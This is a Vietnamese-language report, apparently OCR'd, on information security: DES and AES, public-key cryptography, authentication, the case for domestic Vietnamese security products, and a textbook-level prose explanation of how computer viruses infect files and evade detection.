Về thực chất DES là một hệ mã được trộn bởi các phép thế và hoán vị, là những hệ mã khá đơn giản. Tuy nhiên với phép trộn thích hợp thì việc giải mã nó lại là một bài toán khá khó. Đồng thời việc cài đặt hệ mã này cho những ứng dụng thực tế lại khá thuận lợi. Chính những lý do đó đã minh chứng cho những ứng dụng rộng rãi của DES trong suốt hơn 20 năm qua, không những tại Mỹ mà còn là hầu như trên khắp thế giới. Mặc dù theo công bố mới nhất (năm 1998) thì mọi hệ DES, với những khả năng của máy tính hiện nay, đều có thể bẻ khóa trong hơn 2 giờ. Tuy nhiên DES cho đến nayvẫn là một mô hình chuẩn cho những ứng dụng bảo mật trong thực tế.

3.2./ Các chuẩn mã hóa nâng cao AES (Advanced Encryption Standards)

Mặc dù bị bẻ khóa sau hơn 20 năm tồn tại với rất nhiều ứng dụng đa dạng khác nhau, hệ DES đã được minh chứng như là một hệ mã chuẩn với tất cả các đặc tính ưu việt của mình:

- Dễ cài đặt
- Tốc độ thực thi cao (lập mã, giải mã)
- An toàn trong suốt một thời gian dài.

Việc hệ DES bị bẻ khóa phần lớn tập trung ở các yếu điểm sau:

1. Không gian khóa không đủ lớn (56 bit), khi tốc độ xử lý của máy tính tăng lên thì việc duyệt khóa hoàn toàn có khả năng thành công.

2. Mặc dù đã có nhiều qui định của các S-hộp để tăng tính phi tuyến cho hệ mã (tính an toàn), nhưng cấu trúc của các S-hộp còn quá đơn giản, và yếu điểm này đã được tận dụng để bẻ khóa bằng thám mã vi sai.
3. Các thành phần cố định và công khai của hệ mã cũng được tận dụng một cách triệt để trong mã thám.

Nhu cầu thay thế DES là một tất yếu, để khắc phục những nhược điểm trên và giữ lại những ưu điểm của DES trong cài đặt và ứng dụng nhiều hệ mã chuẩn nâng cao đã được đề xuất như: RC6, Twofish, Mars, Rijndael, v.v... Chẳng hạn hệ mã Rijndael do các tác giả Vincent Rijmen và John Daeman đề xuất đã được Viện Tiêu chuẩn và công nghệ Hoa kỳ NIST (National Instutute of Standards and Technology) chính thức chọn làm chuẩn mã hóa nâng cao từ ngày 02 tháng 10 năm 2000.

Hệ Rijndael cũng như các hệ khác đều có chung một số tính chất sau:

1. Là các hệ mã khối, các khối và chiều dài khóa có thể thay đổi linh hoạt với các giá trị 128, 192, 256, 512 cho đến 1024 bits.
2. Cài đặt bằng các phép toán cơ bản trong phần cứng như X-or nên có tốc độ thực thi nhanh. Cấu trúc các hàm và các S-hộp được cải tiến để tăng độ an toàn.

3.3./ Mật mã khóa công khai

Trong các phần trước, chúng ta đã trình bày về các hệ thống bảo mật đối xứng trong đó các quá trình mã hóa và giải mã được thực hiện khi sử dụng các giải thuật thích hợp với cùng một khóa. Kể cả khi hai phép biến đổi mật mã sử dụng các khóa khác nhau, vẫn có thể dễ dàng xác định được một khóa khi biết khóa kia. Các giải thuật đối xứng không bảo đảm được bảo mật nếu như xác suất khóa của máy gửi (trên mạng) bị lộ cao.

Ý tưởng về các hệ mật mã khóa công khai thuộc về Diffie-Hellman. Việc biết e_K, không nhất thiết làm lộ d_K. Cụ thể là, người thám mã có thể biết được e_K , và do đó về nguyên tắc, có thể biết hàm ngược của e_K (là d_K). Tuy nhiên, việc tính hàm d_K từ e_K có thể là bất trị, ít ra là đối với hầu hết các khóa K. Do vậy đối với mọi mục tiêu thực tế, việc mã hóa một bản rõ vẫn giữ được an toàn chống lại các tấn công thám mã, cho dù khóa lập mã e_K được công bố.

Hàm e_K có tính chất được mô tả ở trên (tức là việc tính toán hàm ngược của e_K là bất trị ngay cả khi đã biết e_K) được gọi là hàm một phía. Nếu e_K là hàm một phía thì cặp (e_K, d_K) được gọi là một cặp DH (DH thay cho Diffie và Hellman).

Như vậy, việc xây dựng các hệ mã khóa công khai dựa trên việc xây dựng các hàm một phía thích hợp, và việc xây dựng các hàm như vậy lại dựa trên cơ sở ý tưởng về một cửa sập (Trap Door): thông tin đã công bố không đủ để hiểu biết về một cửa sập bí mật.

Kỹ thuật cửa sập dùng để xây dựng hàm một phía có thể mô tả như sau:

i. Xuất phát từ một bài toán khó (bất trị) Q.

ii. Xét một bài toán con dễ Q_1 của Q. Q_1 cần ở mức thời gian đa thức, tốt hơn là ở mức tuyến tính.

iii. Xáo trộn Q_1 sao cho bài toán thu được Q'_1 "có vẻ giống như" bài toán ban đầu Q. Dùng Q'_1 như là một khóa lập mã công khai.

iv. Giữ bí mật thông tin liên quan đến việc làm thế nào để khôi phục lại Q_1 từ Q'_1. Thông tin này được xem như là cửa sập.

Vấn đề xác định các tiêu chuẩn khung cho việc xây dựng các hệ mã khóa công khai là một bài toán hầu như không giải được. A. Salomaa đã chứng minh rằng: không có các hệ mã khóa công khai khung. Những vấn đề toán học do mật mã học đặt ra đã phát triển một lĩnh vực nghiên cứu mới, lĩnh vực này một mặt, liên quan mật thiết đến lý thuyết độ phức tạp tính toán; mặt khác, liên quan đến các công nghệ và kỹ thuật lập trình.

Mô tả tổng quát các thuật toán không đối xứng

Khác với hệ thống bảo mật đối xứng, hệ bảo mật không đối xứng sử dụng hai khóa khác nhau: Khóa công khai K_B và khóa bí mật k_B (đối với người nhận). Nếu khóa k_B của người nhận là bí mật thì bộ sinh khóa phải được đặt ở đầu người nhận. Nói chung, cặp khóa này phụ thuộc vào điều kiện ban đầu của bộ sinh. Để lộ khóa bí mật của người nhận và/hoặc để lộ điều kiện ban đầu sẽ làm tổn hại đến hệ thống đó

Khóa công khai phải khác với khóa bí mật, khó có thể tính ra được khóa bí mật nếu biết khóa công khai.


Một đặc điểm của hệ thống bảo mật không đối xứng là cả khóa công khai lẫn bản mã có thể được truyền trên các kênh truyền công cộng nên đối thủ có thể biết được cả bản mã lẫn khóa công khai. Hơn nữa, ta giả định rằng các giải thuật mã hóa và giải mã đều công khai:


E_B : $M \rightarrow C$

D_B : $C \rightarrow M$

Diffie và Hellman đã đưa ra định nghĩa hệ mật mã đối xứng (họ gọi là hệ thống mật mã dùng khóa công khai) và đặc tả các điều kiện cần phải thỏa.

Nó được mô tả bởi hình vẽ dưới.





Các giả định này phát sinh từ các yêu cầu bảo mật thực tế. Nếu việc bảo mật lại dựa trên tính bí mật của giải thuật thì khi giải thuật bị lộ sẽ dẫn đến sự cần thiết phải thiết kế lại giải thuật để sử dụng. Điều đó sẽ dẫn đến việc lãng phí thời gian và tính không hiệu quả. Trên thực tế, vấn đề bảo mật sẽ dựa trên tính bí mật của các khóa crytographic. Do đó, mỗi khi tính bảo mật của hệ thống bị tổn thương thì rất dễ dàng thực thi lại bằng cách thay khóa bị lộ bằng một khóa mới.

Có một số điều kiện cần phải thỏa để cho hệ bảo mật đối xứng làm việc đúng đắn, đó là:

1. Việc tính cặp khóa (khóa công khai K_B, khóa bí mật k_B) trên cơ sở của điều kiện ban đầu phải dễ dàng, tức là nó được thực hiện tại máy nhận B với khoảng thời gian đa thức (polynomial).

2. Người gửi A, với khóa công khai K_B đã biết và thông báo M của mình có thể dễ dàng tính được bản mã tương ứng:

$$C = E_{KB}(M) = E_B(M)$$

tức là cũng với khoảng thời gian đa thức.

3. Máy nhận B sử dụng bảng mã C và khóa bí mật k_B của mình có thể tái tạo lại dạng nguyên thủy của thông báo M

$$M = D_{kB}(C) = D_B(C) = D_B[E_B(M)]$$

cũng với khoảng thời gian đa thức.

4. Nếu đối thủ biết được khóa công khai K_B muốn tìm ra khóa bí mật và/hoặc "điều kiện ban đầu" thì anh ta sẽ gặp phải một vấn đề số khó có thể thực hiện được, tức là giải bài toán sẽ phải qua rất nhiều bước mà thực tế không thể thực hiện được.

5. Nếu đối thủ biết được cặp (K_B, C) thì cũng khó có thể tính ra được thông báo M.

Xét điều kiện 2 và 5. Chúng định nghĩa các hàm được gọi là một chiều. Điều đó có nghĩa là phép biến đổi mã hóa $E_B(M)$ là một chiều, tức là nếu biết được cặp (K_B, M) thì khó có thể tính ra được thông báo M. Ta có:

$$(K_B, M) \rightarrow \text{easy} \rightarrow C$$

$$(K_B, C) \rightarrow \text{hard} \rightarrow M$$

Bây giờ chúng ta sẽ nghiên cứu một số giải thuật bảo mật không đối xứng trong thực tế.

4./ Các phương pháp chứng thực

Khi mạng máy tính ngày càng được mở rộng với việc truy xuất mạng của hàng ngàn thiết bị trạm khác nhau thì các yêu cầu về bảo mật lại càng trở nên quan trọng. Việc bảo mật đó có liên quan chặt chẽ với các phương pháp bảo mật và các phương pháp chứng thực. Sự cần thiết phải áp dụng các phương pháp "kiểm tra tính xác thực" được nảy sinh trong nhiều bối cảnh khác nhau và nó đặc biệt quan trọng khi người dùng thao tác (tác động) từ một trạm từ xa (remote). Ta phân biệt hai trường hợp:

- "Chứng thực người dùng" (User authentication).
- "Chứng thực thông báo" (Message Authentication).

"Chứng thực người dùng" có thể được thực hiện bằng cách trực tiếp nhờ kiểm tra các tính chất đặc tả (specific) của người dùng, hoặc bằng cách gián tiếp khi một mẩu thông tin bí mật nào đó được chứng minh là thuộc sở hữu của người dùng đó. Như vậy, "Chứng thực người dùng gián tiếp" tương đương với "Chứng thực thông báo". Chứng thực thông báo có một cấu trúc được định trước cho thông báo.

Có rất nhiều mức và nhiều kiểu chứng thực khác nhau. Một số môi trường chỉ yêu cầu "Chứng thực thông báo" đơn giản và không cần bảo mật, trong khi các môi trường khác thì cần đến cả "Chứng thực và bảo mật".

Mạng máy tính có thể coi là một "siêu máy tính" mà các tài nguyên của nó (phần cứng và phần mềm) được phân bố trên tất cả một vùng rộng lớn (về mặt vật lý) cho trước. Phần đặc biệt quan trọng của "siêu máy tính" này là mạng truyền thông, nó kết nối các máy tính với nhau. Do môi trường mạng là dùng chung nên việc truy xuất bất hợp pháp tới các tài nguyên bởi các người dùng là việc không thể tránh khỏi. Hơn nữa các phương pháp bảo mật trên mạng bởi hệ điều hành có nhiều hạn chế, chẳng hạn chúng không thể sử dụng để bảo vệ thông tin được truyền trên mạng. Nhằm giải quyết vấn đề trên, ta sử dụng "lớp các phương pháp bảo mật" (class of protection methods).

Bảo vệ thông tin trên mạng máy tính

Bảo mật thông tin là che dấu thông tin bằng cách biến đổi thông tin ban đầu (clear text) thành dạng thông tin không thể đọc được (cipher text). Mục đích thứ hai của việc biến đổi là dò tìm thông tin đã bị thay đổi hay bị xóa một cách bất hợp pháp.

Các kênh truyền được bảo vệ là:

- Các kênh nối các máy trạm (terminals) với các máy chủ (hosts) (hay nút).
- Các kênh tạo nên mạng truyền thông.

Mức độ và chất lượng bảo mật phụ thuộc nhiều vào tải của kênh. Đặc biệt đối với kênh truyền vệ tinh đòi hỏi chất lượng mã hóa thông tin rất cao.

Các vấn đề chung

Qua những vấn đề được trình bày ở trên ta thấy được tầm quan trọng của những vấn đề bảo mật thông tin trong các hệ thống máy tính. Sự phát triển của lĩnh vực bảo mật thông tin dựa trên hai nền tảng chính sau:

- Thứ nhất, dựa trên sự phát triển của lý thuyết mật mã học hiện đại, như là một lĩnh vực toán học với sự phát triển mạnh mẽ đầy tiềm năng trong tương lai.
- Thứ hai, sự phát triển của các công nghệ máy tính.

Các vấn đề bảo mật và thám mã, trước mắt sẽ còn là cuộc chạy đua cạnh tranh trong một thời gian dài của những người bảo vệ và những kẻ tấn công vào các nguồn tài nguyên thông tin.

Ở nước ta hiện nay, mặc dù đã bắt đầu triển khai các hệ thống thông tin quốc gia, với tầm quan trọng ở nhiều cấp độ khác nhau, trên các mạng diện rộng nhưng những vấn đề bảo mật thông tin vẫn chưa được chú trọng đúng mức, chưa tương xứng với tầm quan trọng của các yêu cầu bảo mật đặt ra. Điều này thể hiện trên cả hai phương diện: nghiên cứu lý thuyết và triển khai các mô hình công nghệ cho các ứng dụng cụ thể.

➢ *Nghiên cứu lý thuyết*: Hiện nay ở nước ta các mô hình lý thuyết và ứng dụng vẫn chưa được xem xét và triển khai một cách nghiêm túc. Chúng ta chưa có các kết quả nghiên cứu hoàn thiện để có thể tạo ra các sản phẩm bảo mật của riêng mình. Chưa có những đầu tư thích đáng cho việc triển khai nghiên cứu và phát triển các mô hình bảo mật phù hợp với nhu cầu phát triển hiện tại.

➢ *Triển khai ứng dụng*: Hiện nay các chức năng bảo mật trong các hệ thống máy tính ở nước ta đa phần sử dụng các công cụ và phần mềm do nước ngoài cung cấp. Điều này không bảo đảm được tính an toàn thông tin, vì các lý do sau:

i. Ta hoàn toàn không biết được các mô hình sử dụng cho cài đặt cụ thể mà chỉ biết các tính năng ứng dụng do hệ thống cung cấp. Điều này cũng giống như khi ở khách sạn ta được giao chìa khóa phòng. Khóa chỉ an toàn đối với khách trọ, nhưng người chủ khách sạn có thể mở phòng bất cứ lúc nào.

ii. Các phần mềm ứng dụng đa phần đều là các sản phẩm đóng gói, như các hệ quản trị cơ sở dữ liệu, các hệ điều hành ,v.v. Do đó việc nhúng các cơ chế bảo mật do người dùng tạo ra vào các hệ thống đó là hầu như

không thể thực hiện được. Không kể tất cả các phần mềm đều được thực hiện thông qua phần cứng, nếu như người thiết kế đặt một cái "bẫy thông minh" trong bộ vi xử lý thì hoàn toàn có thể xác định được các địa chỉ dữ liệu cất các "password" chẳng hạn.

iii. Phần lớn các công cụ phần mềm được sử dụng ở nước ta đều là sản phẩm của các công ty Mỹ. Theo luật pháp Hoa kỳ thì tất cả các sản phẩm bảo mật bán ra ngoài đều phải được FBI cho phép và phải tuân thủ các qui định của FBI. Chính điều này đã gây nên rất nhiều tranh luận tại Mỹ. Các minh chứng thực tế cho thấy nhiều hệ thống máy tính khi sử dụng các công cụ này đã bị truy cập bất hợp pháp, nhiều dữ liệu mã hóa đã bị giải mã một cách dễ dàng. Chính vì lý do này mà nhiều quốc gia trên thế giới đã xây dựng các mạng biệt lập cho các hệ thống dữ liệu quốc gia, đặc biệt là hệ thống quân sự và an ninh.

Với những phân tích trên, chúng tôi thiết nghĩ Nhà nước cần có những quyết sách và đầu tư thích hợp cho việc triển khai các chiến lược bảo mật trong thực tế vì đây là vấn đề sống còn của đất nước.

Triển khai ứng dụng

Với các yêu cầu về mức độ bảo mật khác nhau ta có thể lựa chọn các phương án thích hợp để đáp ứng các nhu cầu đặt ra một cách thỏa đáng mà vẫn đạt được các tính chất sau:

- An toàn
- Thuận tiện
- Nhanh chóng
- Tiết kiệm

1. Các hệ mã đối xứng

Mặc dù khá đơn giản nhưng các hệ mã đối xứng hoàn toàn thích hợp cho nhiều mục đích bảo mật thông tin khác nhau:

Với các phép trộn thích hợp của nhiều hệ mã có thể làm tăng tính an toàn của hệ thống.

Các hệ mã đối xứng có thể sử dụng trong nhiều công đoạn khác nhau của các nghi thức bảo mật để tiết kiệm tài nguyên và tăng tốc độ thực thi.

Với những yêu cầu bảo mật trong một khoảng thời gian ngắn xác định thì các hệ mã đối xứng hoàn toàn thích hợp cho ứng dụng.

2. Các hệ mã khóa công khai

- Mặc dù an toàn nhưng các hệ mã khóa công khai đòi hỏi tài nguyên lớn khi thực thi: thời gian và bộ nhớ. Trong thực tế các hệ mã này thường chỉ được sử dụng trong những công đoạn quan trọng như: chứng thực, tạo chữ ký, cất giữ password, các nghi thức giao tiếp (nghi thức bắt tay,...), trọng tài...Nhiều hệ mã công khai cải tiến đã được sử dụng để tăng tốc độ thực thi.
- Với những ứng dụng thực cụ thể trong thực tế đòi hỏi phải có các nghi thức và qui trình bảo mật thích hợp.

Khi người ta còn đề cập đến các vấn đề bản quyền, khi người chủ của các hệ thống thông tin còn lo lắng đến các vấn đề viruses, tin tặc (haker) ... thì những vấn đề của bảo mật thông tin còn phải được tiếp tục nghiên cứu và phát triển.

Trong khuôn khổ giới hạn của báo cáo này, chúng tôi không thể trình bày tất cả mọi vấn đề và các thảo luận liên quan đến các vấn đề bảo mật thông tin một cách chi tiết và đầy đủ được. Hy vọng với những vấn đề đã trình bày có thể vẽ nên một bức tranh khái quát về tầm quan trọng của những vấn đề bảo mật thông tin trong các hệ thống máy tính. Hy vọng rằng, báo cáo này sẽ mang lại các kiến thức bổ ích cho những người làm việc trong lĩnh vực công nghệ thông tin.

III./ TÍNH THIẾT YẾU CỦA VIỆC XÂY DỰNG CÁC SẢN PHẨM BẢO MẬT CỦA VIỆT NAM

Nhìn chung các sản phẩm bảo mật do các hãng nước ngoài cung cấp đáp ứng về mặt lý thuyết các nhu cầu và chức năng bảo một khác nhau trong các hệ thống ứng dụng. Tuy nhiên trong thực tế các sản phẩm như vậy không hoàn toàn đảm bảo và đáp ứng được tất cả những kỳ vọng của người sử dụng khi xây dựng các hệ thống ứng dụng của mình với những đòi hỏi về các chức năng bảo mật không do hệ thống cung cấp. Ngoài ra tính an toàn vẫn là một nỗi ám ảnh của người sử dụng. Điều này xuất phát từ các yếu tố sau:

- *Tính đóng gói của sản phẩm*: Khó nhúng hoặc tích hợp các chức năng do người dùng tạo ra vào hệ thống. Ví dụ các cơ chế bảo mật trong các hệ quản trị CSDL là một minh chứng.
- *Thiếu tính trong suốt trong thiết kế*: Người sử dụng chỉ được cung cấp các chức năng mà không biết được cài đặt cụ thể do đó không loại trừ các khả năng "cửa hậu" (backdoor) do những người phát triển hệ thống tạo ra. Điều này cũng giống như ở khách sạn vậy, khóa phòng chỉ an toàn đối với người ngoài nhưng không có ý nghĩa đối với người quản lý khách sạn. Điều này đã có những minh chứng trong thực tế.

Vấn đề bảo mật điện tử là một mối quan tâm lớn khi chúng ta đang triển khai cải cách hành chính, xây dựng chính phủ điện tử và đang triển khai từng bước các CSDL quốc gia trên các mạng diện rộng. Để có thể triển khai một các

hiệu quả và an toàn các CSDL lớn và quan trọng chúng ta phải từng bước xây dựng các chuẩn mã hóa dữ liệu và phải quản lý được một cách chặc chẽ các dịch vụ bảo mật của riêng mình. Năm 2006 Việt Nam sẽ phóng vệ tinh viễn thông VINASAT, điều này sẽ cải thiện một cách đáng kể cơ sở hạ tầng kỹ thuật truyền thông, các dịch vụ và ứng dụng CNTT sẽ được phát triển với một qui mô và tốc độ chưa lường hết được. Nhưng điều này cũng đặt Việt Nam chúng ta trước một thách thức lớn, khi chưa làm chủ được hết các công nghệ truyền dẫn và công nghệ bảo mật, không loại trừ khả năng các dữ liệu quan trọng của quốc gia sẽ bị chuyển tải và khai thác một cách bất hợp pháp ở nước ngoài làm tổn hại đến lợi ích quốc gia. Do đó việc xây dựng các chiến lược phát triển và các công cụ bảo mật điện tử là các sản phẩm chất lượng cao của Việt nam đáp ứng các nhu cầu phát triển ứng dụng đang là một đòi hỏi hết sức bức xúc đang được đặt ra trước các nhà quản lý cũng như các nhà tin học Việt nam. Đây là một lĩnh vực đặc biệt quan trọng nhưng vô cùng rộng lớn và phức tạp đòi hỏi phải được quan tâm trong định hướng phát triển và đầu tư đúng mức của Nhà nước.

CHƯƠNG II
TỔNG QUAN VỀ MỘT SỐ SẢN PHẨM VÀ CÔNG CỤ BẢO MẬT PHỔ BIẾN ĐANG ĐƯỢC ÁP DỤNG HIỆN NAY CHO CÁC HỆ THỐNG THÔNG TIN ĐIỆN TỬ TẠI VIỆT NAM.

I./ TỔNG QUAN VỀ CÁC GIẢI PHÁP BẢO MẬT PHỔ BIẾN HIỆN NAY

Hiện nay việc bảo mật hệ thống máy tính còn bị xem nhẹ hoặc nhận thức mơ hồ ở nhiều tổ chức, nhất là ở Việt Nam. Các giải pháp bảo mật mà các tổ chức áp dụng chủ yếu chỉ dừng lại ở mức sử dụng công cụ bảo mật là chính và thường thì chỉ sử dụng ở mức hỗ trợ mặc định của công cụ. Thậm chí có những nơi chỉ cần nghe có người giới thiệu về công cụ là lập tức cài đặt vào hệ thống ngay, không cần phải qua quá trình tìm hiểu và kiểm tra các tính năng của công cụ. Có những nơi sau khi cài đặt và cấu hình cho hệ thống thông tin hoạt động xong thì coi như đã yên tâm, cứ để như vậy cho chạy quanh năm suốt tháng, không cần phải có kế hoạch kiểm tra, xem xét và củng cố hệ thống. Tình trạng trên dẫn đến một kết quả là các hệ thống thông tin hoạt động không ổn định và do đó các tổ chức không thể yên tâm để giao phó hoàn toàn các nghiệp vụ cho hệ thống thông tin xử lý dẫn đến tình trạng tin học hóa nửa vời, làm giảm hiệu quả làm việc của tổ chức do không tận dụng được hết sức mạnh của hệ thống thông tin.

Để cải thiện tình trạng trên, các tổ chức cần có các biện pháp nâng cao khả năng nhận thức về bảo mật cho những người làm công tác quản trị hệ thống thông tin để họ có cái nhìn toàn diện về lĩnh vực bảo mật; phải coi việc bảo mật cho hệ thống là một việc làm liên tục, thường xuyên và phải đầu tư đúng mức cho công việc này.

Tóm lại, những người làm công tác quản trị hệ thống thông tin nên hiểu rằng bảo mật không phải chỉ là các công việc:

- Cài đặt và sử dụng các tường lửa và chương trình chống virus.
- Tắt hết các dịch vụ để không bị tấn công.
- Khóa hết các hướng truy cập vào hệ thống.

Mà cần phải hiểu bảo mật một cách rộng hơn, bản chất hơn:

- Cần phải cân nhắc giữa hiệu quả hoạt động của tổ chức và việc giới hạn các dịch vụ, chức năng của hệ thống.
- Phải liên tục phát triển và củng cố chính sách bảo mật của hệ thống.
- Phải luôn nắm bắt được các điểm yếu của hệ thống.
- Liên tục thực hiện việc xác định và đánh giá các nguy cơ tiềm ẩn qua việc phân tích tình hình sử dụng phần mềm, phần cứng của các thành viên trong hệ thống và có kế hoạch để đối phó.
- Quản lý việc sử dụng các máy tính trong hệ thống.
- ...

II./ CÁC CÔNG CỤ HỖ TRỢ BẢO MẬT PHỔ BIẾN HIỆN NAY

Hiện nay có rất nhiều công cụ hỗ trợ cho việc bảo mật và quản trị hệ thống. Để có thể sử dụng tốt một công cụ nào đó ta cần phải hiểu được nguyên lý làm việc của công cụ đó và sau đó khảo sát và kiểm tra thật kỹ các tính năng trước khi đưa vào áp dụng trong thực tế. Các công cụ bảo mật hiện nay có thể được phân loại như sau:

1./ Các chương trình chống virus máy tính

1.1./ Virus máy tính là gì

Virus máy tính là một đoạn chương trình máy tính được lập trình với mục đích phá hoại và có khả năng tự copy chính nó để chèn vào các tập tin thực thi. Quá trình copy này gọi là quá trình lây nhiễm. Tập tin chứa đoạn chương trình của virus gọi là tập tin bị nhiễm virus.

Chú ý rằng virus máy tính chỉ là đoạn chương trình chứ không phải là một chương trình máy tính hoàn chỉnh, nghĩa là nó không có khả năng tự chạy như một tập tin chương trình mà phải ký sinh vào một tập tin chương trình thông thường để chạy đoạn mã của mình (cũng giống như virus sống ký sinh trên các sinh vật sống). Do đó virus chỉ có thể lây sang máy khác khi tập tin chương trình bị nhiễm được chép sang và cho chạy trên máy đó.

Chúng ta cần phân biệt giữa khái niệm virus và bọ máy tính (worm). Cơ chế hoạt động của bọ máy tính cũng tương tự như virus máy tính, cũng phá hoại và có khả năng lây nhiễm. Tuy nhiên bọ máy tính là một chương trình hoàn chỉnh, nó có thể tự chạy mà không cần phải ký sinh vào một chương trình khác. Do đó, bọ máy tính có khả năng tự copy mình qua mạng để lây sang các máy tính khác hoặc có thể thực hiện các cuộc phá hoại băng thông mạng.

Cơ chế lây nhiễm của virus: để có thể lây nhiễm thì đầu tiên trên hệ thống cần phải chạy file chương trình mà có chứa mã virus, lúc đó đoạn mã này sẽ được chạy đầu tiên và thực hiện công việc phá hoại và lây nhiễm. Virus có thể được chia ra làm hai loại: loại không thường trú và loại thường trú.

- Loại không thường trú: khi một tập tin chứa đoạn mã của virus không thường trú được chạy thì đoạn mã virus sẽ thực hiện phá hoại và tìm kiếm các tập tin có thể lây nhiễm được rồi copy đoạn mã của mình chèn vào đó. Sau đó trả lại quyền điều khiển cho chương trình chính. Các bước lây nhiễm có thể được mô tả như sau:
  - Mở tập tin sẽ lây nhiễm.
  - Kiểm tra xem tập tin này đã bị lây nhiễm chưa? Nếu đã bị lây nhiễm thì tiếp tục tìm tập tin khác.
  - Copy đoạn mã virus và chèn vào tập tin.
  - Lưu lại điểm bắt đầu chạy hiện hành của tập tin.

- Thay đổi điểm bắt đầu chạy hiện hành của tập tin để chỉ đến đoạn mã virus vừa chèn vào. Điều này làm cho khi tập tin chạy thì đoạn mã virus sẽ được chạy đầu tiên.
- Lưu điểm bắt đầu chạy cũ của tập tin vào một vị trí nào đó của tập tin để đoạn mã virus sau khi chạy sẽ nhảy đến điểm này để chương trình chính bắt đầu thực hiện các chức năng bình thường của nó.
- Lưu và đóng tập tin đã bị lây nhiễm.
- Tiếp tục tìm kiếm các tập tin khác để lây nhiễm.

- Loại thường trú: cách lây nhiễm của loại thường trú cũng giống như loại không thường trú. Tuy nhiên loại này không thực hiện việc tìm kiếm các tập tin để lây nhiễm mà virus sẽ tự nạp nó vào bộ nhớ RAM của máy tính, sau đó sẽ giám sát và lây nhiễm vào bất kỳ tập tin thực thi nào được truy cập bởi hệ thống. Loại thường trú này thường rất nguy hiểm vì nó thậm chí có thể lây cả vào tiến trình quét virus đang chạy, và nếu công việc này thành công thì sau đó mỗi khi tiến trình này quét tập tin nào (nghĩa là có sự truy cập vào tập tin đó xảy ra) thì virus sẽ lây vào ngay tập tin đó.

Ngoài việc phá hoại và lây nhiễm, các virus còn có thể trang bị thêm các khả năng chống bị phát hiện. Sau đây là các phương pháp thông thường hiện nay để virus chống bị phát hiện:

- Sau khi lây nhiễm vào tập tin, một số virus sẽ đặt lại ngày giờ sửa đổi tập tin giống như lúc chưa bị lây nhiễm.
